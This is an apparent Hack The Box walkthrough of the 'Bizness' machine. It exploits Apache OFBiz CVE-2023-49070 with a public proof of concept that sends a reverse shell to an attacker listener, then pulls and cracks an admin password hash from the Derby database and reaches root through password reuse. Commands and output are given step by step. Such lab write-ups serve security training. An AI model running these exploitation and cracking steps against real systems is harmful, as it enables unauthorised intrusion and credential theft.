Description
Bizness is an easy Hack The Box machine that features:
- Vulnerable Apache Ofbiz Authentication Bypass and Remote Command Execution
- Privilege Escalation via a customized password hash cracking with John The Ripper and Password Reuse
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.251.57.
$ ping -c 3 10.129.251.57
PING 10.129.251.57 (10.129.251.57) 56(84) bytes of data.
64 bytes from 10.129.251.57: icmp_seq=1 ttl=63 time=47.1 ms
64 bytes from 10.129.251.57: icmp_seq=2 ttl=63 time=47.3 ms
64 bytes from 10.129.251.57: icmp_seq=3 ttl=63 time=46.3 ms

--- 10.129.251.57 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 46.318/46.918/47.312/0.431 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.251.57 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.251.57
Host is up (0.051s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.98 seconds
We get three open ports, 22, 80, and 443.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.251.57 -sV -sC -p22,80,443 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.251.57
Host is up (0.056s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 3e:21:d5:dc:2e:61:eb:8f:a6:3b:24:2a:b7:1c:05:d3 (RSA)
|   256 39:11:42:3f:0c:25:00:08:d7:2f:1b:51:e0:43:9d:85 (ECDSA)
|_  256 b0:6f:a0:0a:9e:df:b1:7a:49:78:86:b2:35:40:ec:95 (ED25519)
80/tcp  open  http     nginx 1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
|_http-server-header: nginx/1.18.0
443/tcp open  ssl/http nginx 1.18.0
|_http-title: Did not follow redirect to https://bizness.htb/
|_http-server-header: nginx/1.18.0
| tls-nextprotoneg:
|_  http/1.1
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=UK
| Not valid before: 2023-12-14T20:03:40
|_Not valid after:  2328-11-10T20:03:40
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.60 seconds
We get three services: one Secure Shell (SSH), and two Hypertext Transfer Protocol (HTTP) services running on a Linux Debian. As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service in port 80. We observe that the service is hosting a website, http://bizness.htb, so we add it to our /etc/hosts local file.
$ echo "10.129.251.57 bizness.htb" | sudo tee -a /etc/hosts
We observe that the service is redirecting to the HTTPs port. We observe in the browser that the service is hosting a website that offers business solutions.

 At the footer we find that the website uses Apache OFBiz. Apache OFBiz is a suite of business applications flexible enough to be used across any industry.
 By default, the directory of OFBiz is
 /ordermgr. When we enter in this directory we find a login page and the version of Apache OFBiz is revealed, 18.12.
 This version is vulnerable to an Authentication Bypass, CVE-2023-51467, and to a pre-auth Remote Command Execution, CVE-2023-49070.
Exploitation
To exploit the vulnerability we have a PoC script made by abdoghazy2015, ofbiz-CVE-2023-49070-RCE-POC. We clone the repository, download the dependencies, and open a local port in which we are going to receive the reverse shell. We need to establish Java 11 as our Java version.
$ git clone https://github.com/abdoghazy2015/ofbiz-CVE-2023-49070-RCE-POC
$ cd ofbiz-CVE-2023-49070-RCE-POC
$ wget https://github.com/frohoff/ysoserial/releases/latest/download/ysoserial-all.jar
$ sudo apt install openjdk-11-jre$ update-java-alternatives --list
java-1.11.0-openjdk-amd64      1111       /usr/lib/jvm/java-1.11.0-openjdk-amd64
java-1.17.0-openjdk-amd64      1711       /usr/lib/jvm/java-1.17.0-openjdk-amd64
$ sudo update-java-alternatives --set /usr/lib/jvm/java-1.11.0-openjdk-amd64
$ java --version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
openjdk 11.0.20-ea 2023-07-18
OpenJDK Runtime Environment (build 11.0.20-ea+7-post-Debian-1)
OpenJDK 64-Bit Server VM (build 11.0.20-ea+7-post-Debian-1, mixed mode, sharing)
$ python exploit.py https://bizness.htb shell 10.10.14.45:1234
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Not Sure Worked or not
$ nc -nvlp 1234
We obtain a reverse shell, so we upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.45] from (UNKNOWN) [10.129.251.57] 46966
bash: cannot set terminal process group (768): Inappropriate ioctl for device
bash: no job control in this shell
ofbiz@bizness:/opt/ofbiz$ script /dev/null -c bash
[keyboard] CTRL-Z
$ stty raw -echo; fg
$ reset xterm
ofbiz@bizness:/opt/ofbiz$ stty rows 48 columns 156
ofbiz@bizness:/opt/ofbiz$ export TERM=xterm
ofbiz@bizness:/opt/ofbiz$ export SHELL=bash
Post-Exploitation
As console users we only find the current logged user, ofbiz and root.
ofbiz@bizness:/opt/ofbiz$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
ofbiz:x:1001:1001:,,,:/home/ofbiz:/bin/bash
We find that the configuration of the program is located in the /opt/ofbiz/framework/entity/config/entityengine.xml. We find that the program is using a Derby database.
<delegator name="default" entity-model-reader="main" entity-group-reader="main" entity-eca-reader="main" distributed-cache-clear-enabled="false">
        <group-map group-name="org.apache.ofbiz" datasource-name="localderby"/>
        <group-map group-name="org.apache.ofbiz.olap" datasource-name="localderbyolap"/>
        <group-map group-name="org.apache.ofbiz.tenant" datasource-name="localderbytenant"/>
    </delegator>
The database is located in /opt/ofbiz/runtime/data/derby. As seen in the source code the UserLogin entity saves the password in the currentPassword field. So we are going to search for string in the database containing this entity.
ofbiz@bizness:/opt/ofbiz$cd /opt/ofbiz/runtime/data/derby
ofbiz@bizness:/opt/ofbiz/runtime/data/derby$ grep -rn "UserLogin" . 2>&1 | cut -d: -f2 | xargs strings | grep "UserLogin"
...
                <std-String value="updatedUserLogin"/>
                <eeval-UserLogin createdStamp="2023-12-16 03:40:23.643" createdTxStamp="2023-12-16 03:40:23.445" currentPassword="$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I" enabled="Y" hasLoggedOut="N" lastUpdatedStamp="2023-12-16 03:44:54.272" lastUpdatedTxStamp="2023-12-16 03:44:54.213" requirePasswordChange="N" userLoginId="admin"/>
...
We find one UserLogin entity for admin user, containing the hash of the password, $SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I. This is not a well-known hash so we need to dig into the source code to decode it. We need to take a look to the cryptBytes and getCryptedBytes function.
    public static String cryptBytes(String hashType, String salt, byte[] bytes) {
        if (hashType == null) {
            hashType = "SHA";
        }
        if (salt == null) {
            salt = RandomStringUtils.random(SECURE_RANDOM.nextInt(15) + 1, CRYPT_CHAR_SET);
        }
        StringBuilder sb = new StringBuilder();
        sb.append("$").append(hashType).append("$").append(salt).append("$");
        sb.append(getCryptedBytes(hashType, salt, bytes));
        return sb.toString();
    }

	private static String getCryptedBytes(String hashType, String salt, byte[] bytes) {
        try {
            MessageDigest messagedigest = MessageDigest.getInstance(hashType);
            messagedigest.update(salt.getBytes(StandardCharsets.UTF_8));
            messagedigest.update(bytes);
            return Base64.encodeBase64URLSafeString(messagedigest.digest()).replace('+', '.');
        } catch (NoSuchAlgorithmException e) {
            throw new GeneralRuntimeException("Error while comparing password", e);
        }
    }
We see that the hash is in SHA (SHA1) format, the salt of the hash is d which is put in the beginning of the string, and the hash is encoded with URL Safe Base64. John the Ripper does not support this type of hash so we need to convert it to a supported format. We can list the dynamic formats related to SHA1.
$ john --list=subformats | grep sha1
Format = dynamic_22  type = dynamic_22: md5(sha1($p))
Format = dynamic_23  type = dynamic_23: sha1(md5($p))
Format = dynamic_24  type = dynamic_24: sha1($p.$s)
Format = dynamic_25  type = dynamic_25: sha1($s.$p)
Format = dynamic_26  type = dynamic_26: sha1($p) raw-sha1
We can use dynamic_25 format, admin:$dynamic_25$hexadecimalhash$salt. We can convert the URL Safe Base64 to the normal one by changing the _ character to / and the - character to +. After that, we can obtain the hexadecimal hash.
$ echo "uP0/QaVBpDWFeo8+dRzDqRwXQ2I" | base64 -d 2> /dev/null | xxd -p
b8fd3f41a541a435857a8f3e751cc3a91c174362
Finally the full hash for John the Ripper will be.
admin:$dynamic_25$b8fd3f41a541a435857a8f3e751cc3a91c174362$d
We can crack the hash.
$ john --format=dynamic_25 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (dynamic_25 [sha1($s.$p) 256/256 AVX2 8x1])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
monkeybizness    (admin)
1g 0:00:00:00 DONE 6.250g/s 9261Kp/s 9261Kc/s 9261KC/s monkeycrew..mollholl
Use the "--show --format=dynamic_25" options to display all of the cracked passwords reliably
Session completed.
We find the password for the Ofbiz admin user, monkeybizness. In the shell we check that the password is reused for the user root. We have full access to the machine.
ofbiz@bizness:/opt/ofbiz/runtime/data/derby$ su root
Password:
ofbiz@bizness:/opt/ofbiz/runtime/data/derby# id
uid=0(root) gid=0(root) grupos=0(root)
Flags
In the root shell we can obtain the user flag and the system flag.
root@bizness:/opt/ofbiz# cat /home/ofbiz/user.txt
<REDACTED>
root@bizness:/opt/ofbiz# cat /root/root.txt
<REDACTED>